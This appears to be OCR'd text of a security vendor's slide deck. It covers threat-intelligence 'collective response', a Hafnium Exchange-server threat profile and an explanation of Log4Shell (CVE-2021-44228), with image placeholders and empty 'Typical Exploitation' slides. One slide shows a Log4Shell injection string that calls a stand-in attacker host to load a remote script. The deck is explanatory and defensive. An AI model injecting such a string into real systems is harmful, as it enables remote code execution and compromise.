
Collective Response

The ability to bring rapid protection to close off multiple attack vectors instantaneously is crucial

- **Breadth:** See once, protect everywhere
- **Depth:** Response and interdiction drives continuous research
- **Scale:** Delivering portfolio-wide protection, in real-time



From Unknown to Understood



Unmatched Visibility

- Product Telemetry
- Data Sharing
- Vulnerability Discovery
- Threat Traps
- Incident Response

Actionable Intelligence

Collective Response

- Endpoint
  - Endpoint Detection & Response
  - Mobile Security
  - Multi-Factor Authentication
- Network
  - Firewall & Intrusion Prevention
  - Web Security
  - SD-Access
- Cloud
  - Secure Internet Gateway
  - DNS-Layer Security
  - Email Security
- Services
  - Incident Response on Retainer
  - Emergency Incident Response
  - Insights On Demand

Starting with Vulnerabilities

0-Day & N-Day impact the threat landscape

Hafnium

Description

- Advanced Actor associated with a Nation State
- Affected thousands of customers
- Typical Nation State activity combined with criminal element

Tools

- RCE Vulnerability in MS Exchange
- Commonly used to deploy webshells and steal mailbox data

Tactics

- 0-Day Exploitation initially
- Spread quickly to criminal elements
- Clouds attribution

Processes

- Use of 0-day to compromise Exchange servers.
- Can be used for ongoing espionage and immediate information retrieval
- Once criminals get involved it is difficult differentiate


What is Log4Shell?

${jndi:ldap://attacker.com/script}


Remote code execution vulnerability in Apache Log4j v2.0-beta9 – 2.14.1.

- CVE-2021-44228, CVSS 10.0.
- Can be used to fully compromise vulnerable systems.
- Library is used across a variety of different technologies.
- Rapidly adopted by threat actors and used in widespread campaigns.


Typical Exploitation




Typical Exploitation



Typical Exploitation



Typical Exploitation

